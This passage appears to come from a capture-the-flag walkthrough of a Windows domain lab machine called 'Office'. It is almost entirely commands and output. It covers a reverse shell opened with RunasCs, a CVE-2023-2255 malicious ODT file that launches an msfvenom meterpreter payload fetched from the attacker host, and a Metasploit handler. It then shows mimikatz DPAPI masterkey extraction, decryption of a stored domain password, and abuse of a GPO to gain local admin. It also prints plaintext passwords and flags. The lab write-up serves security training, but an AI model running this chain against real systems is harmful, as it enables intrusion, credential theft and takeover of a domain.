PS C:\\Users\\web_account\\Desktop > .\\RunasCs.exe tstark playboy69 "cmd /c whoami"
[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.


office\\tstark
User flag: 5161c403fdc290b6bad3b74d824e19c3
1
2
3
4
5
PS C:\\Users\\web_account\\Desktop > .\\RunasCs.exe tstark playboy69 "cmd /c type C:\\Users\\tstark\\Desktop\\user.txt"
[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.


5161c403fdc290b6bad3b74d824e19c3
Get shell as tstark:
1
2
3
4
5
6
7
PS C:\\Users\\web_account\\Desktop > .\\RunasCs.exe tstark playboy69 cmd.exe -r 10.10.14.40:443
[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.


[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\\Desktop: Service-0x0-68ead$\\Default
[+] Async process 'C:\\Windows\\system32\\cmd.exe' with pid 1932 created in background.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.5.56] 57967
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\\Windows\\system32>whoami
office\\tstark
Lateral movement (web_account > ppotts)
We can generate an evil payload that will be executed automatically using the following CVE. The exploit generates an odt file that will execute an executable we pick.
1
2
3
┌──(kali㉿kali)-[~/Downloads/CVE-2023-2255]
└─$ python CVE-2023-2255.py --cmd "c:\\users\\public\\shell.exe" --output azerty.odt
File azerty.odt has been created !
Next, we generate an EXE reverse shell using msfvenom.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.40 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Before executing our payload, we need to have a listener set up. In this case, since we generated a meterpreter reverse shell we will setup a listener via Metasploit.
1
2
3
4
5
6
7
8
9
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.40
lhost => 10.10.14.40
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.40:4444
Now as the web_account user we will transfer the files. Make sure the shell is in the specified directory and the .odt file is in the C:\\xampp\\htdocs\\internal\\applications directory.
1
PS C:\\xampp\\htdocs\\internal\\applications > wget <http://10.10.14.40/azerty.odt> -O azerty.odt
After 1-2 minutes you should get a callback as the ppotts user.
1
2
3
4
5
[*] Sending stage (200774 bytes) to 10.129.5.56
[*] Meterpreter session 1 opened (10.10.14.40:4444 -> 10.129.5.56:60589) at 2024-02-18 10:28:51 -0500

meterpreter > getuid
Server username: OFFICE\\ppotts
Lateral movement (ppotts > hhogan)
Running cmdkey /list as the ppotts user gives us the following.
1
2
3
4
5
6
7
8
9
10
11
PS C:\\Users\\Public> cmdkey /list

Currently stored credentials:

    Target: LegacyGeneric:target=MyTarget
    Type: Generic
    User: MyUser

    Target: Domain:interactive=OFFICE\\hhogan
    Type: Domain Password
    User: OFFICE\\hhogan
We can get the masterkeys using the following commands in Mimikatz.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
mimikatz # dpapi::masterkey /in:"C:\\Users\\Ppotts\\appdata\\roaming\\microsoft\\protect\\S-1-5-21-1199398058-4196589450-691661856-1107\\191d3f9d-7959-4b4d-a520-a444853c47eb" /rpc
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 00000000 - 0
  dwMasterKeyLen     : 00000088 - 136
  dwBackupKeyLen     : 00000068 - 104
  dwCredHistLen      : 00000000 - 0
  dwDomainKeyLen     : 00000174 - 372
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : c521daa0857ee4fa6e4246266081e94c
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            : 1107e1ab3e107528a73a2dafc0a2db28de1ea0a07e92cff03a935635013435d75e41797f612903d6eea41a8fc4f7ebe8d2fbecb0c74cdebb1e7df3c692682a066faa3edf107792d116584625cc97f0094384a5be811e9d5ce84e5f032704330609171c973008d84f

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : a2741b13d7261697be4241ebbe05098a
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            : 21bf24763fbb1400010c08fccc5423fe7da8190c61d3006f2d5efd5ea586f463116805692bae637b2ab548828b3afb9313edc715edd11dc21143f4ce91f4f67afe987005320d3209

[domainkey]
  **DOMAINKEY**
    dwVersion        : 00000002 - 2
    dwSecretLen      : 00000100 - 256
    dwAccesscheckLen : 00000058 - 88
    guidMasterKey    : {e523832a-e126-4d6e-ac04-ed10da72b32f}
    pbSecret         : 159613bdc2d90dd4834a37e29873ce04c74722a706d0ba4770865039b3520ff46cf9c9281542665df2e72db48f67e16e2014e07b88f8b2f7d376a8b9d47041768d650c20661aee31dc340aead98b7600662d2dc320b4f89cf7384c2a47809c024adf0694048c38d6e1e3e10e8bd7baa7a6f1214cd3a029f8372225b2df9754c19e2ae4bc5ff4b85755b4c2dfc89add9f73c54ac45a221e5a72d3efe491aa6da8fb0104a983be20af3280ae68783e8648df413d082fa7d25506e9e6de1aadbf9cf93ec8dfc5fab4bfe1dd1492dbb679b1fa25c3f15fb8500c6021f518c74e42cd4b5d5d6e1057f912db5479ebda56892f346b4e9bf6404906c7cd65a54eea2842
    pbAccesscheck    : 1430b9a3c4ab2e9d5f61dd6c62aab8e1742338623f08461fe991cccd5b3e4621d4c8e322650460181967c409c20efcf02e8936c007f7a506566d66ba57448aa8c3524f0b9cf881afcbb80c9d8c341026f3d45382f63f8665

Auto SID from path seems to be: S-1-5-21-1199398058-4196589450-691661856-1107

[domainkey] with RPC
[DC] 'office.htb' will be the domain
[DC] 'DC.office.htb' will be the DC server
  key : 87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
  sha1: 85285eb368befb1670633b05ce58ca4d75c73c77
Use the key at the bottom to decrypt the credential found in: C:\\Users\\ppotts\\AppData\\Roaming\\Microsoft\\Credentials
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/Credentials]
└─$ impacket-dpapi credential -file 84F1CAEEBF466550F4967858F9353FB4 -key 0x87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
Impacket v0.11.0 - Copyright 2023 Fortra

[CREDENTIAL]
LastWritten : 2023-05-09 23:03:21
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:interactive=OFFICE\\HHogan
Description :
Unknown     :
Username    : OFFICE\\HHogan
Unknown     : H4ppyFtW183#
Evil-winrm into the machine as the hhogan user.
1
2
┌──(kali㉿kali)-[~/Credentials]
└─$ evil-winrm -u hhogan -p 'H4ppyFtW183#' -i office.htb
Privilege Escalation
Whilst enumerating hhogan’s groups we find the GPO managers group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
*Evil-WinRM* PS C:\\Users\\HHogan\\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
OFFICE\\GPO Managers                         Group            S-1-5-21-1199398058-4196589450-691661856-1117 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\NTLM Authentication            Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\\Medium Plus Mandatory Level Label            S-1-16-8448
List GPO’s using Get-GPO -all.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
*Evil-WinRM* PS C:\\Users\\HHogan\\Documents> Get-GPO -all

DisplayName      : Windows Firewall GPO
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 04fe5c75-0078-4d44-97c5-8a796be906ec
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/10/2023 9:47:27 AM
ModificationTime : 5/10/2023 8:47:26 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :

DisplayName      : Default Domain Policy
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 31b2f340-016d-11d2-945f-00c04fb984f9
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 4/14/2023 3:13:57 PM
ModificationTime : 2/19/2024 10:19:30 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 19, SysVol Version: 19
WmiFilter        :

DisplayName      : Default Active Directory Settings GPO
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 37238285-35d0-4d0c-a702-b489c38ed505
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/10/2023 9:45:44 AM
ModificationTime : 5/10/2023 8:45:44 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :

DisplayName      : Default Domain Controllers Policy
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 6ac1786c-016f-11d2-945f-00c04fb984f9
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 4/14/2023 3:13:57 PM
ModificationTime : 1/25/2024 2:40:02 PM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 12, SysVol Version: 12
WmiFilter        :

DisplayName      : Windows Update GPO
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 7b6165c4-c41d-47ed-9a37-e1a058f230c1
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/10/2023 9:47:13 AM
ModificationTime : 5/10/2023 8:47:14 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :

DisplayName      : Windows Update Domain Policy
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 86e68a9a-f5e9-49b9-a1e3-9ccdaa9251b4
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/10/2023 9:58:24 AM
ModificationTime : 5/10/2023 9:28:36 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 3, SysVol Version: 0
WmiFilter        :

DisplayName      : Software Installation GPO
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : 9d183bb5-7581-4c19-9390-b1ebccacce99
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/10/2023 9:47:05 AM
ModificationTime : 5/10/2023 8:47:04 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :

DisplayName      : Password Policy GPO
DomainName       : office.htb
Owner            : OFFICE\\Domain Admins
Id               : ec1feba4-db03-4721-81db-b0baa61ffa18
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/10/2023 9:46:49 AM
ModificationTime : 5/10/2023 8:46:48 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
Use SharpGPOAbuse to add the hhogan user to the local admin group (use Default Domain Policy GPO).
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\\Users\\HHogan\\Documents> .\\suffer.exe --AddLocalAdmin --UserAccount hhogan --GPOName "Default Domain Policy"
[+] Domain = office.htb
[+] Domain Controller = DC.office.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=office,DC=htb
[+] SID Value of hhogan = S-1-5-21-1199398058-4196589450-691661856-1108
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\\\office.htb\\SysVol\\office.htb\\Policies\\{31B2F340-016D-11D2-945F-00C04FB984F9}\\Machine\\Microsoft\\Windows NT\\SecEdit\\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
Force GPO update:
1
2
3
4
5
6
*Evil-WinRM* PS C:\\Users\\HHogan\\Documents> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.

User Policy update has completed successfully.
For group changes to take effect reconnect using evil-winrm.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u hhogan -p 'H4ppyFtW183#' -i office.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\HHogan\\Documents>
We are now part of the administrator group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
*Evil-WinRM* PS C:\\Users\\HHogan\\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ===============================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\\Administrators                     Alias            S-1-5-32-544                                  Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
OFFICE\\GPO Managers                        Group            S-1-5-21-1199398058-4196589450-691661856-1117 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\\High Mandatory Level       Label            S-1-16-12288
Root flag: 4561574ec1436151c5f55870f1cb4476
1
2
*Evil-WinRM* PS C:\\Users\\Administrator\\Desktop> type root.txt
4561574ec1436151c5f55870f1cb4476
PWNED!!!